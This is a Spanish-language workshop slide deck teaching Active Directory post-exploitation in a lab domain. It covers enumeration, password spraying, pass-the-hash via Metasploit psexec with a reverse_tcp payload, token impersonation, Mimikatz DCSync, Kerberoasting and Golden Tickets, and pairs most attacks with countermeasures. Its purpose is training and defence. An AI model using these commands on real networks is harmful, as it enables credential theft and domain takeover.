
Active Directory: Post Exploitation Attacks

Francisco G. Canteli

$whoami

Francisco Gabriel Canteli

- Responsable de Infraestructura y Seguridad
- Penetration Tester
- Lockpickar Staff
- Hacker Rank @ Hack The Box
- Fundador de la comunidad 404Zone



Temario

- ¿Qué es Active Directory?
- Conceptos Importantes de Active Directory
- Protocolos de Autenticación
- Configuración de laboratorio
- Ataques de Post Explotación en Active Directory
- Kerberos
- Atacando Kerberos

Recursos

https://github.com/franc205/AD-workshop

¿Qué es Active Directory?

Introducción

Active Directory es una herramienta perteneciente a la empresa de Microsoft que proporciona servicios de directorio.

Un servicio de directorio (SD) es una aplicación (o un conjunto de aplicaciones) que almacena y organiza la información sobre los usuarios y los recursos de una red.

Un servicio de directorio permite a los administradores gestionar el acceso de usuarios a los recursos de dicha red.

Introducción


“Hoy en día, más del 90% de las empresas de todo el mundo (Y el 95% de Fortune 1000) utilizan Active Directory para la gestión de su identidad”

Referencia
https://techcommunity.microsoft.com/t5/enterprise-mobility-security/success-with-enterprise-mobility-identity/ba-p/248613

Conceptos importantes de Active Directory

Dominio

Un dominio de Active Directory es un contenedor lógico utilizado para administrar y gestionar usuarios, grupos y computadoras entre otros objetos.



Controlador de Dominio (DC)

Un controlador de dominio es un servidor que contiene instalador el rol de AD DS (Active Directory Domain Services) y ha sido promovido como controlador de dominio.

Se encarga de:

- Proveer autenticación y autorización.
- Replicar cambios con otros dominios del bosque.
- Almacenar una copia del contenido del directorio.


Objeto

Un objeto es el nombre genérico que utilizamos para referirnos cualquier componente dentro de un directorio.

Objeto	Descripción
Usuarios	Permite a un usuario acceder a un recurso de red
InetOrgPerson	Similar a User, pero es utilizado por la compatibilidad con otros servicios de directorio
Contactos	Son usados principalmente para asignar una dirección de mail a usuarios externos, pero no permiten acceso a la red
Grupos	Son usados para simplificar la administración de los permisos
Computadoras	Permite que una computadora a los recursos
Impresoras	Son usadas para simplificar el proceso de ubicar y conectar las impresoras
Carpetas Compartidas	Permite a los usuarios buscar carpetas compartidas basado en propiedades

Unidad Organizativa (OU)


Una unidad organizativa es un contenedor que permite organizar objetos como impresoras, usuarios, grupos etc., mediante subconjuntos.



Árbol


Un árbol es un conjunto de dominios, los cuales dependen de una raíz común y están organizados en una determinada jerarquía.

- Comparten el nombre del dominio principal.
- Puede tener subdominios.
- Por defecto se crea una confianza transitiva con los otros dominios




Bosque


Un bosque es la colección de uno o más árboles. Comparten los grupos de Enterprise Admins y Schema Admins.




Relaciones de confianza

Una relación de confianza significa que un controlador de dominio confía en el otro, esto permite que se puedan relacionar y tener usuarios que puedan iniciar sesión en ambos DC.





Jerarquías en Active Directory



- Bosque
  - Árbol
    - Dominio
      - Unidad Organizativa
        - Usuarios
        - Computadoras
        - Impresoras

Almacén de datos de AD DS

Active Directory utiliza un almacén de datos para guardar toda la información del directorio. A almacén de datos normalmente se lo denomina directorio.

El directorio contiene información sobre objetos como usuarios, grupos, computadoras, dominios, unidades organizativas y políticas de seguridad.

Contiene el archivo Ntds.dit, el cual es una base de datos que almacena datos de Active Directory. Este incluye información sobre objetos de usuario, grupos y pertenencia a grupos. También incluye los hashes de contraseña para todos los usuarios en el dominio.

Protocolos de Autenticación

LM - Lan Manager

- El protocolo de autenticación de LM utiliza un método particularmente débil de hash de la contraseña de un usuario conocido como algoritmo de hash LM.
- Los hashes de LM es el método de almacenamiento de contraseñas más antiguo utilizado por Windows.
- Son bastante fáciles de descifrar. Se pueden obtener en la base de datos SAM en un sistema Windows o en la base de datos NTDS en el controlador de dominio.
- LM se desactivó de forma predeterminada a partir de Windows Vista / Server 2008, pero es posible que aún permanezca en una red si aún se utilizan sistemas más antiguos.

NTLM

- NT LAN Manager conocido como NTLM fue el primero en Windows NT y es una mejora respecto al protocolo LM.
- Esta es la forma en que se almacenan las contraseñas en los sistemas modernos de Windows y se pueden obtener volcando la base de datos SAM o usando Mimikatz. También se almacenan en controladores de dominio en el archivo NTDS.
- Los hashes NTLM (NT-hashes) pueden ser utilizados para realizar el ataque Pass The Hash.

NTLM v1/v2

- NTLM v1/v2 son protocolos de respuesta a un desafío que se utilizan para la autenticación en entornos Windows.
- Estos usan el NT-hash en el algoritmo, lo que significa que se puede usar para recuperar la contraseña a través de ataques de fuerza bruta / diccionario.

Kerberos

Kerberos es el protocolo predeterminado de autenticación en equipos con Windows Server 2003, 2000 y XP que son miembros de un dominio de Active Directory.

Los sistemas Windows anteriores no son compatibles con Kerberos y usarán uno de los métodos de autenticación LM.

Armado de laboratorio

Requisitos (Mínimos)

- Laboratorios
  - 1 VM con Windows Server 2019
  - 1 VM con Windows 10 Enterprise
  - 1 VM con Kali Linux
- Requerimientos de Hardware
  - Espacio de disco: 50Gb
  - Memoria RAM: 8Gb

Requisitos (Recomendados)

- Laboratorios
  - 1 VM con Windows Server 2019
  - 2 VMs con Windows 10 Enterprise
  - 1 VM con Kali Linux
- Requerimientos de Hardware
  - Espacio de disco: 80Gb
  - Memoria RAM: 16Gb


Cloud Services

Opcionalmente podemos crear un laboratorio por un bajo costo en Azure utilizando los DevTestLabs.

Referencias

https://azure.microsoft.com/es-es/pricing/details/lab-services/
https://docs.microsoft.com/es-es/azure/lab-services/tutorial-create-custom-lab
https://medium.com/@kamran.bilgrami/ethical-hacking-lessons-building-free-active-directory-lab-in-azure-6c67a7eddd7f

Diagrama de Laboratorio




Post Explotación en Active Directory

Escenario Inicial

Logramos obtener la clave del usuario ECORP\amoss (P4ssw0rd1), un usuario de dominio, sin privilegios.

La única PC en la que puede loguearse es en Moss-PC.



Enumerando Atributos de Usuarios

El objetivo de este ataque es enumerar los atributos de los usuarios de Active Directory. Al enumerar los usuarios podremos encontrar los siguientes atributos relevantes:

- **adminCount:** Tiene como valor ‘1’ si el usuario fue miembro de un grupo administrador.
- **pwdLastSet:** Contiene la fecha y hora de la última vez que se cambió la clave.
- **badPwdCount:** Cantidad de veces que el usuario se intentó loguear usando una clave incorrecta.
- **MemberOf:** Grupos a los que pertenece el usuario.
- **Description:** Campo libre.

Enumerando Atributos de Usuarios - PowerSploit

Comandos

- Get-NetDomainController
- Get-DomainPolicy
- Get-NetUser
- Get-NetComputer -FullData | select OperatingSystem
- Get-NetGroup -Name *admin*

Referencias

https://github.com/PowerShellMafia/PowerSploit/

Enumerando Atributos de Usuarios - PowerSploit

Comando desde Meterpreter

powershell.exe -exec bypass -Command "& {Import-Module 'C:\Users\amoss\Desktop\Workshop\PowerSploit\Recon\PowerView.ps1'; **<command>**}"

Referencias
https://github.com/PowerShellMafia/PowerSploit/

Contramedidas

- Revisar la descripción de los usuarios manualmente.
- Extraer todas las descripciones de los usuarios y revisarlas.
- Configurar un usuario como con la clave en la descripción y monitorear los eventos de este usuario.

Recursos Compartido de Red

El objetivo de este ataque consiste en enumerar los directorios compartidos que se puedan encontrar en la red. A la hora de enumerar los recursos que se encuentren en los directorios compartidos podremos encontrar los siguientes como los más relevantes:

- .ps1: ConvertTo-SecureString, SqlConnection, LdapConnection, NetworkCrendential
- .vbs: strDomain, strPassword
- .sql: Trusted_Connection, Integrated Security, Connect
- .txt: pwd, pass, password

Recursos Compartido de Red - PowerSploit

Comandos

- Invoke-ShareFinder
- Find-DomainShare -CheckShareAccess -Server ecorp-dc
- cd "\\ECORP-DC\Scripts\"
- Get-ChildItem -Recurse | Select-String -Pattern "SecureString"

Referencias

https://github.com/PowerShellMafia/PowerSploit/

Contramedidas

- Monitorear el tráfico.
- Identificar gran cantidad de conexiones SMB en poco tiempo.
- Identificar archivos recientemente creados y la cantidad de veces que fueron abiertos.

Password Spraying

Password Spraying es una técnica la cual consiste en intentar “adivinar” la contraseña de una cuenta. Si obtenemos la directiva de claves y tenemos un número reducido de claves para probar, podemos realizar un ataque de fuerza bruta con la clave evitando que se bloqueen los usuarios.

> “Un usuario tiene una clave, pero una clave la pueden usar muchos usuarios”.

Password Spraying - Domain Password Spray

Comandos

- Get-DomainUserList -Domain ECORP -RemoveDisabled | Out-File -Encoding ascii users.txt
- Invoke-DomainPasswordSpray -UserList users.txt -Password "tyr3ll.2020!"

Referencias


https://github.com/dafthack/DomainPasswordSpray

Contramedidas

- Monitorear la autenticación.
- Habilitar y configurar correctamente la autenticación multifactor (MFA).
- Hacer cumplir el uso de contraseñas seguras.

Pass the Hash / Pass the Password

Este ataque utiliza una técnica en la cual un atacante obtiene las credenciales de inicio de sesión en un sistema y luego se utilizan esas credenciales capturadas para realizar la autenticación en otros equipos en la red.



Pass the Password - Crackmapexec

Comando

crackmapexec <ip/CIDR> -u twellick -d ECORP.local -p tyr3ll.2020!

Referencias
https://github.com/byt3bl33d3r/CrackMapExec


Pass the Hash

El ataque Pass the Hash utiliza una técnica la cual consiste en el robo y reutilización de credenciales. Este ataque se divide en dos etapas:

- Primero, un atacante debe obtener acceso administrativo local en al menos una computadora.
- Segundo, el atacante intenta aumentar el acceso a otras computadoras en la red mediante:
    - Robar una o más credenciales de autenticación (nombre de usuario y contraseña o hash de contraseña perteneciente a otras cuentas) de la computadora comprometida.
    - Reutilizando las credenciales robadas para acceder a otros sistemas y servicios informáticos.

Pass the Hash

1. El atacante desea acceder a un recurso.
2. El server envía el desafío de autenticación.
3. El atacante proporciona el User y el Hash y luego se envía al server.
4. El server chequea el valor del hash contra el valor esperado y concede el acceso en caso de ser correcto.



Pass the Hash - Metasploit

Comandos

meterpreter> use exploit/windows/smb/psexec
meterpreter> set payload windows/meterpreter/reverse_tcp
meterpreter> set LHOST <IP>
meterpreter> set LPORT <PORT>
meterpreter> set RHOST <IP>
meterpreter> set SMBPass <HASH o PASS>
meterpreter> set SMBUser <USER>
meterpreter> exploit

Referencias

https://www.offensive-security.com/metasploit-unleashed/psexec-pass-hash/

Contramedidas

- Instalar y configurar LAPS (Local Administrator Password Solution).
- Restringir y proteger las cuentas de dominio que tienen privilegios de administrador local.
- Restringir y proteger las cuentas de administrador locales.

Suplantación de Tokens

Token Impersonation es una técnica que puede usar como administrador local para suplantar a otro usuario que inició sesión en un sistema.

Esto es muy útil en escenarios en los que se cuenta con permisos de administrador local en una máquina y desea hacerse pasar por otro usuario conectado, por ejemplo, un administrador de dominio.

Suplantación de Tokens

Los tokens son una clave temporal que le permite acceder al sistema y la red sin tener que proporcionar credenciales cada vez que accede a un archivo. Existen dos tipos de Tokens:

- Los tokens delegados se crean para inicios de sesión "interactivos", como iniciar sesión en la máquina o conectarse a ella a través de Escritorio remoto.
- Los tokens de suplantación son para sesiones "no interactivas", como por ejemplo, adjuntar una unidad de red.

Suplantación de Tokens - Incognito Module MSF

Comando

```
meterpreter> load incognito
meterpreter> list_tokens -u
meterpreter> impersonate_token ecorp\\pprice
meterpreter> execute -f cmd.exe -i -t
```

Referencias

https://www.offensive-security.com/metasploit-unleashed/fun-incognito/

Contramedidas

- Limitar los accesos de las cuentas únicamente a sus niveles correspondientes. Por Ej. Las cuentas de Domain / Enterprise Admins únicamente deben poder ingresar a los Domain Controllers.
- Restringir y controlar los administradores locales que existen en las máquinas, ya que, sin permisos de administrador local, este ataque no podría ser realizado.

https://docs.microsoft.com/en-us/windows-server/identity/securing-privileged-access/securing-privileged-access-reference-material

DCSync

Este ataque consiste en utilizar el comando DCSync dentro de Mimikatz que permite simular el comportamiento del controlador de dominio (DC), es decir, permite al atacante simular ser un controlador de dominio y solicitar a otros DC los datos de la contraseña del usuario.

Los atacantes deben comprometer una cuenta con los derechos para realizar la replicación de dominio.

Una vez que se obtienen los privilegios adecuados, se aprovecha el comando Mimikatz DCSync para recuperar los hashes de contraseña de la cuenta de Active Directory.

DCSync - Mimikatz

Comando

```
lsadump::dcsync /domain:ecorp.local /user:Administrator
```

Referencias
https://github.com/gentilkiwi/mimikatz

Contramedidas

La mejor protección contra un ataque DCSync es controlar los permisos de dominio responsables de permitir que las cuentas repliquen los cambios. Inevitablemente, algunos usuarios tendrán este derecho y deberían estar protegidos.

Kerberos

¿Qué es Kerberos?

En Active Directory la autenticación se realiza a través de Kerberos y este es un protocolo que se basa en proporcionar a los usuarios tickets que estos presentan ante los diferentes recursos de la red para verificar sus permisos.

Kerberos es un protocolo de autenticación, pero no de autorización. Esto quiere decir que el protocolo se encarga de identificar a cada usuario, a través de una contraseña solo conocida por este, pero no determina a qué recursos o servicios puede acceder o no dicho usuario.

Elementos de Kerberos


- La **máquina cliente**, donde se encuentra el usuario que quiere acceder al servicio.
- La **máquina que ofrece el servicio**, es decir, el sistema al que el usuario quiere acceder.
- El **Key Distribution Center (KDC)**, que es un servidor central que se encarga de autenticar a los usuarios y de repartir entre estos los tickets para que se puedan identificar contra las máquinas con los servicios. En el caso de un directorio activo el KDC está instalado en el Domain Controller (DC).

Elementos de Kerberos

Existen 2 tipos de tickets que un usuario debe poseer para poder acceder a los servicios del dominio:

- Los **Service Tickets (TGS)** que se utilizan para identificarse contra los servicios
- Los **Ticket Granting Ticket (TGT)** que sirven para autenticarse contra el servidor Kerberos y obtener los TGS para los diferentes servicios.

Funcionamiento de Kerberos



Service Principal Name (SPN)

Los nombres principales de servicio (SPN) se utilizan para identificar de forma exclusiva cada instancia de un servicio de Windows. Para habilitar la autenticación, Kerberos requiere que los SPN estén asociados con al menos una cuenta de inicio de sesión de servicio (una cuenta específicamente encargada de ejecutar un servicio).

Los SPN se usan comúnmente para ejecutar servicios para admitir aplicaciones como Microsoft SQL Server y SharePoint.

Atacando Kerberos

Kerberoasting

El Kerberoasting es un ataque que trata de usar los Service Tickets para crackear las contraseñas de los usuarios offline. Kerberoasting utiliza las cuentas de servicio que aprovechan la autenticación Kerberos con los nombres principales de servicio (SPN).


Los Service Tickets (TGS) vienen cifrados con el hash NTLM de la cuenta de dominio a la que está ligada el servicio (Hash de la cuenta con SPN), por lo que si un usuario solicita un TGS de un servicio que está ligado a un usuario, una vez obtenido el TGS se lo puede llevar a otra máquina e intentar crackear la contraseña del usuario.

Kerberoasting

- Como cualquier usuario autenticado de Active Directory podemos solicitar un TGS.
- Escaneamos Active Directory en busca de cuentas de usuario con valores de SPN establecidos.
- Se solicita un TGS para acceder a un servicio especificando su SPN.
- Active Directory devuelve un TGS que contiene el hash de la cuentas de servicio asociada con ese SPN.
- Tomaremos ese hash y lo crackearemos hasta conseguir la contraseña de la cuenta en texto plano.

Kerberoasting

- Escanear Active Directory en busca de cuentas de usuario con valores de SPN establecidos.
- Solicitar tickets de servicio de AD utilizando valores SPN.
- Extraer tickets de servicio y guárdalos en un archivo.
- Utilizar fuerza bruta para atacar esas contraseñas.



Contramedidas

La mejor protección contra un ataque de Kerberoasting es garantizar que las cuentas de servicio que usan Kerberos con valores SPN tengan contraseñas largas y complejas. También, si es posible, esas contraseñas deben ser rotadas regularmente.

Para detectar el ataque en progreso, se debe controlar el uso anormal de la cuenta. Las cuentas de servicio tradicionalmente deben usarse desde los mismos sistemas de la misma manera, por lo que es posible detectar anomalías de autenticación. Además, puede supervisar las solicitudes de tickets de servicio en Active Directory para buscar picos en esas solicitudes.

Golden and Silver Ticket

El objetivo del ataque del Golden Ticket es construir un TGT, para lo cual se necesita el hash de la cuenta krbtgt, ya que es el que se usa para cifrar dicho ticket.

Una vez obtenido este hash es posible construir un TGT con la caducidad que se desee, y lo más importante, con los permisos que uno quiera, consiguiendo incluso privilegio de administrador de dominio.

Golden and Silver Ticket

Se debe tener en cuenta que la validez de un TGT depende de 2 cosas, la caducidad especificada y el hash NTLM con el que está cifrado (el de la contraseña de la cuenta krbtgt), por tanto, mientras el tiempo de vida no venza o se cambie la contraseña de la cuenta krbtgt, el ticket seguirá siendo válido independientemente de si expira la contraseña del usuario que se suplanta.

El concepto del Silver Ticket es similar, solo que esta vez el ticket que se construye es un TGS y para ello lo que se requiere es el hash NTLM de la cuenta de dominio asociada al servicio al que se quiere acceder.

Contramedidas

Para evitar el uso de Golden Tickets de larga duración la medida que se debe tomar es resetear periódicamente la contraseña de la cuenta krbtgt en todos los controladores de dominio

La contraseña debe ser reseteada 2 veces, debido a que, por temas de usabilidad, los tickets que utilicen como clave de cifrado el hash NTLM de la contraseña de krbtgt previa a la actual todavía serán considerados como válidos.

Conclusiones Finales

BloodHound

BloodHound es una herramienta de código abierto que nos permitirá automáticamente descubrir las rutas que podremos comprometer en un entorno de Active Directory utilizando varios de los ataques vistos.

Esta herramienta también creará un gráfico revelando las relaciones entre los objetos de Active Directory.

Referencias
https://github.com/BloodHoundAD/BloodHound

BloodHound

Recopilación de Información

SharpHound.exe --CollectionMethod All

Referencias
https://github.com/BloodHoundAD/BloodHound

Muchas gracias!!!

Mail: franc.c205@gmail.com

LinkedIn: https://www.linkedin.com/in/franc205/

Github: https://github.com/franc205

Twitter: @franc_205

Recursos